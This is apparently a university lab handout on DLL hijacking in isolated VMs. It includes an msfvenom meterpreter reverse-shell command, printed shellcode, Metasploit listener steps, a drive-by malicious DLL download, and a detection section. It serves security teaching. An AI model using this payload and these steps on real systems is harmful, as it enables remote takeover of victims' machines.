DLL Hijacking Practical

All files can be found on DH2020pc08 or DH2020pc00:

To get VMs (from a lab computer):
- Hit places on the top left of your machine
- Connect to Server
- Change server type to SSH
- Enter the server name in as dh2020pc08.utm.utoronto.ca (or dh2020pc00.utm.utoronto.ca)
- Copy over the .zip files for Kali_2 and Win 7

Software Used


- **Win 7**:
- **Kali 2.0**
- **Sysinterals Suite:** https://technet.microsoft.com/en-us/sysinternals/bb842062.aspx using the specific tools below:

    Process Monitor: https://technet.microsoft.com/en-us/sysinternals/processmonitor.aspx
    TCPView: https://technet.microsoft.com/en-us/sysinternals/tcpview.aspx
    Process Explorer: https://technet.microsoft.com/en-us/sysinternals/processexplorer.aspx

These can be found in the tools folder on the desktop of the Win 7 VM

-Various Installers : Found in the Downloads directory. A shortcut to it is available on the desktop.

- VMWare Settings – This should already be setup with the given VMs. Both VM's are using Host-Only connection so that we have a virtual local network setup.




Finding Vulnerable DLL's

1) Using Process Monitor in windows 7 to find vulnerable DLL's. Any DLL that is being searched for in the application/working directory is a candidate to replace a malicious DLL with.


    - Run Process Monitor (can find in the tools folder on desktop)

- Run an installer (can be found in the downloads directory, shortcut to it on Desktop), and hit cancel at the first point you're asked to continue. We're only searching for the DLLs that the installer calls upon initializing.



Set the filters described below in Process monitor. Filters -> Filters, or Ctrl+L

- Process name is the installer in question
- Result is Name not Found
- Path contains .dll



A screen similar to the one above should show up. Not all DLLs will allow this exploit to be run successfully, due to the fact that we're using a simple written DLL. A better exploit would try and mimic behavior of the original DLL being replaced. This can be done through DLL debugging.

Writing a Simple DLL

I've provided c code for a simple DLL, which should compile to a DLL which displays a message box and opens up a calculator.

When this DLL is renamed to one of the DLLs a vulnerable installer is searching for, and is placed in the same directory as the installer, we should see a message box and a calculator pop up. There should be a file called simple.dll placed in the downloads folder. You may rename this to any of the DLLs the installer is searching in the downloads directory but cannot find.

If you wish to compile the DLL from source, you can use the command below.

- gcc -o cryptbase.dll MsgAndCalc.c -shared to get the dll output.
- Shared flag indicates we are compiling a shared library.

I had Mingw installed on my regular machine (Win 10) to compile the above, but the commands above should be able to be run if windows libraries are included. You should also be able to compile in the Kali linux machine provided as well, which has mingw installed on it.

Complex DLL and Metasploit

We can write a more complex DLL using the tools available to us in Kali.

The source for this DLL can be found at

https://github.com/rapid7/metasploit-framework/tree/master/data/templates/src/pe/dll

You'll have to download template.c and template.h. These are available on the Kali machine's desktop.

This source code will allow us to compile a DLL which will open up a reverse shell in the victim Win 7 machine. When the DLL is called, it will inject a payload into system memory. This payload will open a tcp connection to the Kali machine which will be listening for this call. Kali will then use DLL injection to open obtain a shell from the victim system.

Getting the Payload

Template.h should already contain the needed payload. The kali machine has been setup to use a static ip of 10.10.10.129. However, the commands to do obtain the payload using msfvenom are shown below.

In a terminal window within Kali, enter:

- msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.10.129 LPORT=9000 -f c

- Copy the given output into the payload variable in template.h

```
#define SCSIZE 2048
unsigned char code[SCSIZE] = "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\xc0\xa8\x11\x80\x68"
"\x02\x00\x23\x28\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec\xe8\x3f\x00\x00"
"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x83"
"\xf8\x00\x7e\xe9\x8b\x36\x6a\x40\x68\x00\x10\x00\x00\x56\x6a"
"\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57"
"\x68\x02\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\xc3\x01\xc3\x29"
"\xc6\x75\xe9\xc3\xbb\xf0\xb5\xa2\x56\x6a\x00\x53\xff\xd5";
```

- Compile into a DLL using: gcc -o compdll.dll template.c -shared


We now need to set up a listener in kali to listen for this connection when it is called from the victim machine.

This compiled DLL can then be placed in the same directory as a vulnerable installer, and renamed to a dependent DLL. The downloads directory on the windows VM should contain a DLL named revereshell, which is a compiled version.

Starting the Listener

In Kali

- Start the metasploit framework using msfconsole within a terminal.



Once started, the above should show up within the terminal. Enter the following commands to start the listener.

1) use exploit/multi/handler
Show options allows you to see what fields can be input
2) Set PAYLOAD windows/meterpreter/reverse_tcp
3) Set LHOST 10.10.10.129
4) Set LPORT 9000
5) Exploit –j
The above runs the command in the background

On Win 7


As mentioned above, the downloads directory on the windows VM should contain a DLL named revereshell, which is a compiled version of the DLL described above.

Rename the dll to cryptbase.dll, and run the installer.

Follow installation prompts as far as it allows you, it shouldn't go very far.

On listening Kali Machine

You should see metasploit throw the following message once a connection is established.




- Use sessions –i to see details for all active sessions.
- Use sessions –i "session id", to connect to the given session id.
- Once you're connected to a meterpreter session, you can use the "shell" command to open up a shell on the win 7 machine.

More meterpreter commands here:
https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/

Detection on Win 7

We can use some of the sysinternal tools to try and detect some of this activity.

TCPView – We can use TCPview to view any TCP connections and the PID associated with the connections. An example screenshot is shown below.



Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State	Sent Packets	Sent
lsass.exe	492	TCP	WIN-USLC8C5IHMA	49154	WIN-USLC8C5IHMA	0	LISTENING		
lsass.exe	492	TCPV6	win-uslc8c5ihma	49154	win-uslc8c5ihma	0	LISTENING		
services.e...	484	TCP	WIN-USLC8C5IHMA	49156	WIN-USLC8C5IHMA	0	LISTENING		
services.e...	484	TCPV6	win-uslc8c5ihma	49156	win-uslc8c5ihma	0	LISTENING		
svchost.exe	696	TCP	WIN-USLC8C5IHMA	epmap	WIN-USLC8C5IHMA	0	LISTENING		
svchost.exe	784	TCP	WIN-USLC8C5IHMA	49153	WIN-USLC8C5IHMA	0	LISTENING		
svchost.exe	844	TCP	WIN-USLC8C5IHMA	49155	WIN-USLC8C5IHMA	0	LISTENING		
svchost.exe	696	TCPV6	win-uslc8c5ihma	epmap	win-uslc8c5ihma	0	LISTENING		
svchost.exe	784	TCPV6	win-uslc8c5ihma	49153	win-uslc8c5ihma	0	LISTENING		
svchost.exe	844	TCPV6	win-uslc8c5ihma	49155	win-uslc8c5ihma	0	LISTENING		
System	4	TCP	WIN-USLC8C5IHMA	microsoft-ds	WIN-USLC8C5IHMA	0	LISTENING		
System	4	TCPV6	win-uslc8c5ihma	microsoft-ds	win-uslc8c5ihma	0	LISTENING		
System	4	TCP	win-uslc8c5ihma.localdomain	netbios-ssn	WIN-USLC8C5IHMA	0	LISTENING		
wininit.exe	388	TCP	WIN-USLC8C5IHMA	49152	WIN-USLC8C5IHMA	0	LISTENING		
wininit.exe	388	TCPV6	win-uslc8c5ihma	49152	win-uslc8c5ihma	0	LISTENING		
rundll32.exe	4020	TCP	win-uslc8c5ihma.localdomain	49165	192.168.17.128	9000	SYN_SENT		
svchost.exe	1012	UDP	WIN-USLC8C5IHMA	ntp	*	*			

As can be seen, PID 4020, running rundll32 had opened a TCP connection to the kali machine, which is how we were able to get a reverse shell.

We can then investigate this PID using process monitor and Process explorer to get more details about the running process. We may also use additional tools such as WireShark to see the data being transferred to this ip.

Browser Vulnerabilities

On the kali machine is a folder called WebSrv.

Open this folder in terminal and run the command python –m SimpleHTTPServer 80.

This sets up an http server which can be connected to by entering the IP for the kali machine. The server should automatically start the download of a malicious DLL and redirect the user to the adobe flash website.

Enter in 10.10.10.129 into one of the browsers in the Win 7 machine and notice how different browsers react to the file being downloaded. You can find older versions of chrome in the download directory to test on as well.

You can also modify index.html within the WebSrv folder to observe warnings that are thrown based on file extensions. Compressed files such as .zips rarely throw a warning message.

Writing more Complex DLLs

You may notice, the DLL's presented in this practical did not do a good job of avoiding detection. Writing a DLL which allows normal program behavior involves debugging a DLL to observe its behavior and the functions it calls, and any other DLL it depends on.

In the tools directory on the Win 7 VM you will find two tools, DLL Dependency walker http://www.dependencywalker.com/ and DLL Export Viewer

http://www.nirsoft.net/utils/dll_export_viewer.html, which are both used to debug DLLs and applications.

DLL export viewer allows you to see all function names that are part of a DLL. A possible way to write an undetected DLL is to keep a renamed copy of the original DLL which the malicious DLL is to replace within the same directory.

Any legitimate function calls are then forwarded from the malicious DLL, to the renamed original .DLL, while the malicious DLL can implement additional behavior as desired.

See http://msitpros.com/?p=2012

DLL dependency walker is a more complex tool and can be used to examine Applications as well as DLLs. It does a job similar to what we manually did using process explorer, but provides a lot more detail and recursively lists all DLLs involved within an application, and any DLL's that those DLLs call as well.

You can try running both tools on some of the DLL's used in this practical.